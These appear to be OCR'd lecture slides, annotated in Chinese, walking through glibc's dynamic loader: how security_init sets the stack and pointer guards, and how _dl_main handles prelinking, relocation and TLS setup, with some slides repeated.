
```
static void security_init(void)
{
    uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard(_dl_random);
    THREAD_SET_STACK_GUARD(stack_chk_guard);

    uintptr_t pointer_chk_guard = _dl_setup_pointer_guard(_dl_random,
                                                          stack_chk_guard);
    THREAD_SET_POINTER_GUARD(pointer_chk_guard);

    _dl_random = NULL;
}
```

Stack guard 以及 pointer guard 都是拿 _dl_random 與其 offset +8 的位址儲存的值放到 TLS 當中，雖然被設為 NULL，不過 auxiliary vector 仍會紀錄 _dl_random 的位址

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug




```
$
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
        unsigned i = main_map->l_searchlist.r_nlist;
        while (i-- > 0)
        {
            struct link_map *l = main_map->l_initfini[i];
            struct libname_list *lnp = l->l_libname->next;

            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
                _dl_add_to_slotinfo(l, true);
        }
    }

    _dl_allocate_tls_init(tcbp);

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug



```
$ 
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
```

